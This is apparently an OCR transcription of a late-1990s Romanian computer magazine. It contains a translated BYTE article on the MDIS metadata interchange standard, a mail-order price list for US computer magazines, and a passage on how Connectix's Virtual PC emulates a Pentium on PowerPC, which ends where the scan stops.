
Setul actual de instrumente pentru administrarea şi manipularea datelor reprezintă nişte produse IT care prelucrează metadatele în mod diferit, fără a ţine cont de partajarea informaţiilor. Această situaţie subliniază necesitatea unui standard pentru metadate.

Un consorţiu, format din mai multe companii, face eforturi pentru standardizarea schimbului de metadate între produsele diferiţilor producători. În iulie 1995, şase firme - Abor Software, Business Objects, Cognos, Evolutionary Technologies International, Platunum Tehnology şi Texas Instruments Software - şi-au unit forţele pentru a forma Metadata Council.

Consiliul a lansat Metadata Interchange Specification (MDIS), care se referă la schimbul, partajarea şi administrarea metadatelor. În iunie 1996, Consiliul a lansat versiunea MDIS 1.0. Standardul poate fi descărcat de la următoarea adresă: http://www.he.net/~metadata/standards/toc.html.

Primii Paşi

MDIS este format din componente, care reprezintă setul minim de elemente comune ale metadatelor, precum şi funcţiile minime de integrare care trebuie înglobate într-un instrument de baze de date pentru asigurarea interoperabilităţii. MDIS mai furnizează standarde şi pentru componentele opţionale şi de extensie care sunt relevante doar pentru o clasă particulară de unelte.


Un cadru care să unifice
Unelte pentru metadate a producătorilor
Unealtă de interogare
Descrie elementele de metadate cu care lucrează unealta
Unealtă pentru descoperirea datelor
Descrierea uneltei
Mapează datele uneltei în obiecte metadata specifice
Descrierea uneltei
Descrierea configurării
Descrierea configurării
Cadru standard pentru acces
API-uri standard
Model standard pentru metadate
Cadrul MDIS (Metadata Interchange Specification)

Informaţiile de descriere, un API şi un set de obiecte standard permit colaborarea diferitelor unelte pentru metadate.

Înainte ca standardul să poată fi construit, trebuie dezvoltat un limbaj comun. Acest lucru implică realizarea unor procese bine înţelese care să comunice între ele pentru adresarea metadatelor, standardizarea tipurilor de date şi a lungimilor acestora, precum şi întreţinerea unui glosar explicativ al termenilor.


Această dezvoltare a unei terminologii şi definiţii comune implică două modele complet diferite ale informaţiei. Primul este metamodelul de aplicaţii. Acesta este dependent de aplicaţii şi descrie, pentru o aplicaţie anume, tabelele şi obiectele care conţin metadate. Al doilea model este metamodelul metadatelor, care este un set de obiecte descrise de MDIS. Aceste obiecte reflectă informaţii comune unei sau mai multor clase de unelte, cum ar fi servere de baze de date şi instrumente pentru găsirea şi extragerea datelor. Ca MDIS să aibă succes, metamodelul metadatelor trebuie să fie independent de metamodelul de aplicaţii, trebuie să aibă o singură definiţie pentru fiecare obiect şi trebuie să fie bazat pe caractere, astfel va fi independent de platformă.

Deoarece metadatele sunt stocate pe diferite medii de stocare şi sub diferite forme - fie tabelele relaţionale, fişiere ASCII şi depozite de date personalizate – Metodologia de acces adoptată de MDIS trebuie să fie foarte flexibilă. Acest lucru implică un cadru care să transforme cererile de acces ale metamodelului uneltelor într-o formă care să se potrivească cu sintaxa şi formatul MDIS, aşa cum este prezentat în figura de mai sus.

Pentru stabilirea unui flux de date bidirecțional, standardul folosește trei tipuri de informații. Primul, fișierele de metadate vor conține un antet cu informații despre versiune. În al doilea rând, fișierul de descriere al unei unelte (profile) va conține informații de tip caracter care vor descrie tipul de elemente ale metadatelor cu care operează. În final, un fișier de descriere a configurației va descrie maparea obiectelor de tip metadată specifice unei date. De asemenea, standardul descrie care fluxuri de metadate sunt permise: unei unelte i se interzice folosirea unor obiecte de metadate care au o versiune ulterioară din cauza schimbărilor majore în maparea metadatelor.

MDIS folosește un limbaj bazat pe taguri text, asemănător cu HTML. Mecanismul care permite extinderea MDIS este similar cu obiectul Properties din Lisp, un câmp de tip caracter, cu lungime arbitrară, compus din identificatori și o valoare. Funcția import a unei unelte va folosi identificatorul pentru recunoașterea tipului metadatei și localizarea acesteia în interiorul câmpului. Valoarea este metadata propriu-zisă.

Patru abordări pentru implementarea MDIS



Abordarea ASCII batch	Abordarea procedurală	Abordarea hibridă	Abordarea CDIF (CASE data Interchange Format)
Avantaje: • Necesită adăugarea doar a unei funcții import/export uneltei deja existente.	**Avantaje:** • Flexibilitate în utilizarea unui standard în evoluție.	**Avantaje:** • Sunt citite doar acele date care implementează API-ul MDIS.	**Avantaje:** • Folosește un standard bine stabilit, suportând multe tipuri de date.
Dezavantaje: • Trebuie încărcat tot fișierul pentru folosirea API-urilor MDIS. Este ineficient pentru operații des utilizate. • Îngreunează accesul multiutilizator.	**Dezavantaje:** • Orice modificare a API-ului necesită modificarea uneltei. • Lucru mult pentru implementarea API-urilor MDIS pe uneltele deja existente.	**Dezavantaje:** • O modificare semnificativă a standardului necesită modificarea și reîncărcarea tabelelor. • Încărcarea tabelelor cere mult timp.	**Dezavantaje:** • Producătorii care implementează CDIF trebuie să se aboneze la publicațiile CDIF pentru a preveni încălcarea drepturilor de autor.

Metadata Coouncil a ales abordarea ASCII batch deoarece este ușor de implementat și permite o livrare mai promptă.

În căutarea unui standard

Metadata Council a examinat diferite căi pentru implementarea modelului MDIS standardizat, cum se vede în figura alăturată. Abordarea ASCII batch se bazează pe formatul fișierelor ASCII. Fișierul conține descrierea componentelor comune de metadate și cererile de acces standardizate care formează modelul MDIS. Fișierul este încărcat când un utilitar accesează o metadată prin intermediul unui API comun.

Această abordare nu necesită actualizarea uneltei atunci când se modifică modelul metadatei, în schimb modificările standardului trebuie să fie reflectate în fișierul ASCII. Deoarece folosirea unui obiect implică încărcarea întregului cadru MDIS, această abordare este solicitantă pentru procesor.

Abordarea procedurală necesită implementarea în utilitare a posibilității de a comunica conform standardului MDIS . Această abordare necesită modificarea API-ului pentru introducerea schimbărilor și adăugărilor la schema metamodelului și/sau a parametrilor de acces. Dar acest lucru implică un efort pentru furnizorii de unelte pentru a actualiza programele pentru a obține această compatibilitate MDIS.

Abordarea hibridă combină cele două abordări anterioare. În acest caz, se urmărește un model condus de date. Un program încarcă o serie de tabele care definesc API-ul MDIS. Aplicația interacționează cu API-ul, prin intermediul cadrului MDIS, și va recepționa doar obiectele cerute. Acest lucru elimină necesitatea de a citi întreaga schemă.

Schimbările la standard sunt reflectate în tabel, astfel uneltele nu trebuie să fie modificate pentru păstrarea compatibilității cu specificațiile MDIS. Dar încărcarea tabelelor poate fi o operație consumatoare de timp, ceea ce nu este permis în aplicații care utilizează intensiv informațiile.

A patra abordare este de a dezvolta standardul MDIS în cadrul formatului CASE (Computer Aided Software and System Engeniering) Data Interchange Format (CDIF) al Electronics Industries Association (EIA). Standardul CDIF sprijină mai multe nivele semantice și transferul formatului pentru unelte CASE. Adoptarea acestei abordări implică două lucruri: Metadata Coalition trebuie să întrunească specialiștii pentru trasarea standardului CDIS și fiecare furnizor care sprijină MDIS trebuie să se aboneze publicațiilor CDIF, pentru a prevenii încălcarea dreptului de autor EIA.

Pentru versiunea MDIS 1.0, Consiliul a recomandat folosirea abordării ASCII batch, deoarece furnizorii pot implementa suport cu minim de efort suplimentar, putând fi livrat în timp minim.

Pe viitor

În următorii ani, va fi în continuare o lipsă de integrare între diferitele unelte pentru metadate. Integrarea metadatelor nu va fi disponibilă înainte de 1998/1999, când soluțiile bazate pe depozite de date trebuie să se răspândească.

Mai mult decât atât, integrarea de noi obiecte de tip video, audio sau tipuri de date spațiale vor constitui noi provocări pentru Metadata Councile - ca și pentru oricine altcineva interesat de integrarea uneltelor pentru metadate.■

Stephen R. Gardner (Seattle, WA) este director pentru cercetări în tehnologii avansate la NCR Corp. Îl puteți contacta prin e-mail: **stephen.gardner@sanfranciscoca.ncr.co.**

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Budai László*]

Parteneri internaționali BYTE

Argentina
Tel: +582 993 6356
Tiraj: 20.000

Brazilia
Tel: +55 11 214 1234
Tiraj: 60.000

Bulgaria
Tel: +359 2 651 313
Tiraj: 4.500

Chile
Tel: +582 993 6356
Tiraj: 10.000

Columbia
Tel: +582 993 6356
Tiraj: 17.000

Grecia
Tel: +30 1 333 555
Tiraj: 30.500

Japonia
Tel: +813 5210 8111
Tira: 80.000

Coreea
Tel: +822 588 3100
Tiraj: 10.000

Mexic
Tel: +525 605 9962
Titraj: 11.000

Orientul Mijlociu
Tel: +962 6 650 444
Tiraj: 20.000

România
Tel: +40 65 166 516
Tiraj: 10.000

Spania
Tel: +34 3 453 0717
Tiraj: 40.000

Taivan
Tel: +886 2 8780 3636
Tiraj: 16.000

Tailanda
Tel: +66 2 439 4600
Tiraj: 30.000

Turcia
Tel: +90 212 512 9271
Tiraj: 22.000

Venezuela
Tel: +582 993 6356
Tiraj: 18.000

Iugoslavia
Tel: +38 11 444 3663

BYTE
MMX Para el Escritorio
LA NUEVA INTER-
Dosije: Jugoslavija online
NT 5.0
Bancos cumprem
Delphi 3
13 MÓDEMS VELOCES
RAM
日経バイト
PCs y NCs la Mancuerna Perfecta
INFORMATICĂ IEFTINĂ
GÜVENLİ BİR NET!
¿Quién es Deep Blue?
Trucos para Bases de Texto

COMPUTER PRESS
AGORA

PC MAGAZINE
Gadgets
THE TOP 100
COMPUTER SHOPPER
Buying Guide
HOT FOR 97
WIRED
Neal Stephenson
Wiring the Planet
Publish
Dr. Dobb's Journal
CLIENT SERVER DEVELOPMENT
BYTE
CAN JAVA REPLACE WINDOWS?

Prin intermediul firmei noastre puteți primi în mod regulat oricare dintre revistele americane de calculatoare din tabelul alăturat. Pentru aceasta este suficient să ne trimiteți o comandă în care să specificați titlurile dorite și datele Dvs. de identificare (nume, adresă, telefon, fax), iar noi vă vom expedia cu plata prin ramburs revistele solicitate. Prețul în lei pe care îl veți achita la primirea fiecărui colet poate fi obținut prin înmulțirea prețului în dolari specificat în tabel cu cursul de schimb valutar al BNR la care se adaugă cheltuiala de expediție percepută de Poșta Română. Atenție deci,

NU TRIMITEȚI BANI ÎN AVANS!!!

Vă rugăm să expediați comenzile Dvs. pe adresa:

Computer Press Agora srl, CP 94 OP 49, București, fax: 3309285

TITLU	FRECVENȚĂ	PREȚ
3D DESIGN	12	5.93
ACCESS OFICE VBA ADVISOR	12	7.49
AIXTRA	4	7.43
BOARDWATCH	12	8.93
BYTE	12	5.93
C/C++ USERS JOURNAL	12	7.43
C++ REPORT	9	11.93
UNICENTER TNC ADVISOR	6	8.93
CADALYST	12	5.93
CADENCE	12	5.93
CD-ROM PROFESSIONAL	12	10.43
CIRCUIT CELLAR	12	5.93
COLOR PUBLISHING	6	7.43
COMPUTER ARTIST	6	7.43
COMPUTER GAMING WORLD	12	5.99
COMPUTER GAMING WORLD wCD	12	11.99
COMPUTER GRAPHICS WORLD	12	7.43
COMPUTER PLAYER	12	10.43
COMPUTER SHOPPER	12	7.49
COMPUTER SHOPPER BUYERS CD		7.49
CYBER SPORTS	4	7.49
DATA BASE WEB ADVISOR	12	7.49
DATABASE PROG. & DESIGN	12	7.43
DBMS	12	5.93
DBMS 1996 BUYERS GUIDE		7.43
DELPHI INFORMANT	12	8.93
DIGITAL VIDEO MAGAZINE	12	7.43
DOS WORLD	6	8.93
DR. DOBBS JOURNAL	12	5.93
DR. DOBBS SOURCEBOOK	6	7.43
ELECTRONIC GAMING MONTH	12	7.49
EMG2	12	7.49
FOXPRO ADVISOR	12	7.49
GAMEFAN	12	8.93
GAME DEVELOPER	6	8.93
ULTRA GAME PLAYER	12	7.49
GAME PRO	12	7.49
INTERACTIVITY	12	7.43
INTERNET WORLD	12	7.43
INTERNET JAVA & ACTIVEX ADVISOR	6	10.49

TITLU	FRECVENȚĂ	PREȚ
JAVA DEVELOPERS JOURNAL	12	11.93
JAVA REPORT	6	7.43
LAN MAGAZINE	12	7.43
LINUX JOURNAL	12	6.00
LOTUS NOTES ADVISOR	6	10.49
MACADDICT	12	11.99
MACTECH	12	8.78
MACUSER	12	5.99
MACWORLD	12	7.43
MAGAFAN	6	5.93
MICROSOFT INTERACTIVE DEV	12	7.43
MICROSOFT SYSTEMS JOUR.	12	7.43
MONDO 2000	4	8.93
NEW MEDIA	12	7.43
OBJECT MAGAZINE	6	6.75
OBJECT ORIENTED PROGRAM.	9	13.50
PC COMPUTING	12	5.99
PC GAMER	12	5.99
PC GRAPHICS & VIDEO	12	7.43
PC MAGAZINE	22	5.99
PC MAGAZINE CD-ROM	4	26.93
PC MAGAZINE SPECIAL ISSUE	4	8.93
PC WORLD	12	8.93
FILE MAKER ADVISOR	24	7.99
PUBLISH	12	7.43
SOFTWARE DEVELOPMENT	12	5.93
SYS ADMIN	6	7.43
UNIX REVIEW	12	5.93
VB TECH JOURNAL	12	5.25
VIDEO TOASTER USER	6	7.43
VISUAL BASIC PROG. JOUR.	12	5.93
VISUAL DEVELOPER MAGAZINE	6	7.43
WEB, THE	12	5.93
WEB TECHNIQUES	12	7.43
WINDOWS/DEV DEVELOPERS	12	7.43
WINDOWS NT	12	7.43
WINDOWS SOURCES	12	4.49
WINDOWS TECH JOURNAL	12	6.00
WIRED	12	7.43

Revistele pot fi răsfoite, comandate și cumpărate de la librăria noastră deschisă la sediul firmei ***Forte Computers****, str. Lipscani nr. 102; precum și de la următoarele magazine din*
Arad: *BB Computer, b-dul Revoluției nr. 26-38*
București*: Flamingo Computers, Bd.N. Titulescu nr.102; MIVAS: Pasaj Universitate*
Raffles Computers Shop, Calea Victoriei nr.25; Librăria "Noi", sala Dales; Librăria Humanitas din Pasajul Cretzulescu (lîngă magazinul Muzica);
TIMIȘOARA; *Computer 21 SRL, Bul Regele Ferdinand nr. 2*
Puteți comanda orice carte de la: ***Computer Press Agora s.r.l.****, C.P. 94 OP.49, București, fax: 01-3309285*
Important: Lista completă de prețuri poate fi obținută via BBS 065-210780 (login: bbs, terminal: ANSI, ...)

Un emulator software demonstrează că PowerPC-ul poate emula un alt calculator, până jos la nivel hardware. **De Eric Traut**

Construind Virtual PC-ul

Proiectarea produsului Virtual PC – aplicația Macintosh a firmei Connectix Corporation care emulează un PC și perifericele acestuia – a început cu doi ani în urmă, în octombrie 1995. Ţelul a fost, de la început, crearea unui soft care să asigure compatibilitate totală produselor pentru PC-uri Intel. Efortul s-a concentrat asupra unui nucleu de emulare a setului de instrucțiuni Pentium completat de subsetul MMX. O adevărată emulare de PC necesită de asemenea dezasamblarea și dezvoltarea unei duzini de dispozitive ale plăcii de bază PC, incluzând periferice moderne cum ar fi cartele SVGA cu accelerator, cartele Sound Blaster Pro, controler IDE/ATAPI și interfața PCI bridge. Această strategie de emulare la nivel de module hardware a condus la o aplicație ce permite utilizatorilor Macintosh să ruleze nu numai aplicații Windows și jocuri DOS, dar și alte sisteme de operare (OS) pentru platforme x86, cum ar fi Windows 85, Windows NT, NeXT sau OpenStep.

Emularea lui Pentium


În inima lui Virtual PC este emulatorul de recompilare Pentium, o sofisticată piesă de software scrisă în întregime de mână în limbajul de asamblare PowerPC. Sarcina sa este de a translata secvențele de instrucțiuni Pentium în seturi optimizate de instrucțiuni PowerPC care să facă același lucru. Translația se face în modul „bloc de bază“, unde acest bloc de bază este o secvență de instrucțiuni x86 decodificate. Blocurile de bază se termină la instrucțiuni care schimbă brusc fluxul de execuție (în mod tipic cele de salt, apel sau retur dintr–o subrutină). Pe măsură ce recompilatorul decodifică instrucțiunile x86, le și analizează din punctul de vedere al „condițiilor de execuție“ în care sunt utilizate. La urmă, generează un bloc de instrucțiuni PowerPC care realizează același lucru. Pentru mai multe detalii ale acestui proces, vezi figura „Funcționarea lui Virtual PC“.

Din rațiuni de accelerare, emulatorul se folosește de următoarele trucuri.

Cache de translație: Chiar dacă este gândit și scris în asamblare PowerPC, translatorul are nevoie de un timp substanțial pentru a elabora cod PowerPC optimizat. Pentru a reduce supraîncărcarea, emulatorul păstrează într–un cache blocurile translatate.

Optimizare inter-instrucțiuni: Deoarece Pentium este un procesor CISC, majoritatea instrucțiunilor fac mai mult decât o singură operație. De exemplu, instrucțiunea ADD nu numai că adună două valori, dar de asemenea produce un număr de indicatori (flaguri) ce condiționează execuția, care pot spune apoi dacă adunarea a produs un rezultat nul sau negativ. Acești indicatori sunt utilizați, de exemplu, pentru a determina dacă programul trebuie să facă un salt condiționat. În majoritatea timpului însă acești indicatori sunt ignorați. Translatorul analizează blocuri de instrucțiuni x86 și analizează ce indicatori sunt folosiți (dacă sunt). Primele două exemple din figura „Codul translatat“ ilustrează cum este translatată o singură instrucțiune Pentium în câte trei instrucțiuni PowerPC, în timp ce trei instrucțiuni Pentium pot fi optimizat translatate în cinci, în loc de nouă instrucțiuni PowerPC.

Funcționarea lui Virtual PC



Compilatorul analizează instrucțiunile x86 și înlătură indicatorii de condiționare execuție redundanți.

❶ Dispecerul citește adresa din registrul IP (instruction pointer) al Pentium-ului.

❷ Dispecerul verifică pe baza tabelei de căutare să vadă dacă există deja cod (bloc de bază) PowerPC pentru secvența de instrucțiuni x86.

❸ Dacă există blocul de cod compilat, execuția continuă cu acest cod din cache.

❹ Dacă blocul de cod nu există, dispecerul apelează compilatorul.

❺ Compilatorul citește instrucțiunile x86 până ajunge la un cod de operație care forțează închiderea blocului.

❻ Compilatorul depune blocul compilat în cache-ul de translație.

❼ Compilatorul depune IP-ul Pentium în tabela de căutare precum și adresa blocului de cod depus în cache-ul de translație.

❽ Pentru o instrucțiune I/O este apelat un modul care emulează ASIC-ul dorit (pe baza adresei de port I/O).

❾ Metodele din module returnează fie valori, fie generează apelurile echivalente de driver Mac OS.

Translația adreselor: Una dintre cele mai dificil de emulat facilități ale Pentium-ului este unitatea internă de management a memoriei (MMU). Acest hardware translatează adresele lineare (logice) în adrese fizice de memorie. Sistemele de operare se folosesc de MMU pentru a implementa memoria virtuală și protecția memoriei. Datorită bancului de regiștri redus al lui Pentium, aproape trei din patru instrucțiuni Pentium folosesc o adresare a memoriei. Fiecare adresă de memorie trebuie potențial translatată înainte ca emulatorul să o folosească pentru o citire sau scriere. Un MMU implementat software ar introduce o mare supraîncărcare, ce ar degrada în mod evident performanța. Din fericire, această supraîncărcare poate fi evitată: Inginerii de la Connectix au reușit să programeze MMU-ul PowerPC-ului astfel încât să mimeze un MMU de Pentium, soluționând astfel la nivel hardware translatarea adreselor. Atributele paginii de memorie utilizate de Pentium pot de asemenea să fie oglindite în MMU-ul lui PowerPC. De exemplu, dacă OS-ul emulat de Virtual PC marchează o pagină de memorie ca protejată la scriere, mapările corespunzătoare paginii PowerPC corespunzătoare vor fi modificate tot pentru protecție la scriere.

Verificarea granițelor de segment: Arhitectura lui Pentium include noțiunea arhaică de segmente de memorie. Fiecare referențiere a memoriei, cum ar fi extragerea instrucțiunii, operații pe stivă, citiri sau scrieri au asociate un segment de memorie. La depășirea granițelor de segment, MMU-ul din Pentium generează un GPF (*general protection fault*). OS-urile utilizează aceste GPF și pentru alte scopuri decât evidențierea bug-urilor din aplicații: Ele permit unui program să „plonjeze“ în modul privilegiat al codului la nivel de driver inaccesibil la nivel de aplicație. De aceea, emulatorul de Pentium trebuie să detecteze excepțiile provocate de încălcarea graniței de segment atunci când e cazul. Cu toate că PowerPC nu are hardware de segmentare asemeni Pentium-ului, Connectix utilizează instrucțiunile `trap` ale lui PowerPC pentru a realiza verificarea de depășire segment cu un minim de supraîncărcare.

Emularea hardware

În afară de procesorul Pentium, o placă de bază PC conține aproape o duzină de cipuri ce lucrează împreună concurențial. Toate aceste cipuri trebuie emulate corespunzător pentru o compatibilitate corectă. Arhitectura Intel asigură un spațiu de adrese I/O utilizat pentru accesarea hardului din afara unității centrale. Lucrul cu acest „spațiu I/O“ se face prin două instrucțiuni – `IN` și `OUT`. Atunci când sunt folosite aceste instrucțiuni trebuie precizat și un port I/O (adică o adresă). Virtual PC rutează accesele I/O către module de cod care emulează fiecare cip. De exemplu, dacă Virtual PC ajunge la o instrucțiune IN care referențiază portul 0x21, va apela o rutină în modulul de emulare al controlerului de întreruperi care va returna masca de întreruperi curentă. Apeluri similare de module vor fi făcute pentru orice acces în spațiul I/O, așa cum se ilustrează în exemplul al treilea din figura „Codul translatat“.

Codul translatat

Translația unei singure instrucțiuni Pentium

```
Instrucțiune Pentium          Instrucțiuni PowerPC
ADD  EAX,20                   li        rTemp1,20
                              addco.    PF,rTemp1,rEAX
                              mr        rEAX,rPF
```

Translația unui bloc de instrucțiuni Pentium

```
Instrucțiuni Pentium          Instrucțiuni PowerPC
ADD  EAX,20                   add       rEAX,rEAX,20
ADD  EBX,30                   add       rEBX,rEBX,30
ADD  ECX,40                   li        rTemp1,40
                              addco.    rPF,rTemp1,rECX
                              mr        rECX,rPF
```

Translația de cod pentru instrucțiuni I/O Pentium

```
Instrucțiuni Pentium          Instrucțiuni PowerPC
MOV  AL,8                     li        rAL,8
MOV  DX,0x1F0                 li        rDX,0x1F0
OUT  DX,AL                    bl        HandleIDEPortWrite
ADD  DX,7                     addi      rDX,rDX,7
IN   AL,DX                    bl        HandleIDEPortRead
RET                           addi      rIP,rIP,8
                              b         DispatchToNextBlock
```

Multe din cipurile suplimentare de pe placa de bază a unui PC controlează dispozitive cum ar fi unitatea de disc, de CD-ROM, tastatura sau mausul. Pentru compatibilitate cu Mac OS și întreg hardul Macintosh, Virtual PC realizează toate I/O prin driverele standard Mac OS. Astfel, o cerere de citire a unui sector de disc trimisă controlerului IDE PC emulat va fi translatată într-o operație de citire ce va fi trimisă driverului SCSI al Mac OS.

Componentele hard cel mai greu de emulat sunt cele care funcționează pe baza unui timing precis. De exemplu, sunetul presupune operare în timp real, și orice perturbare datorată timingului conduce la desincronizări și pierderi de date eșantionate digital ce nu ajung la timp. Deoarece Virtual PC este rulat pe Mac OS (primind și el timp de execuție doar în paralel cu celelalte aplicații Mac care rulează concurent), și deoarece necesită emularea câtorva duzini de cipuri PC în paralel, o temporizare precisă nu este întotdeauna posibilă. Aceasta este compensată de Virtual PC prin plasarea unor taskuri ce afectează utilizatorul pentru o prioritate ridicată – cum ar fi cele de sunet sau video.

Performanță

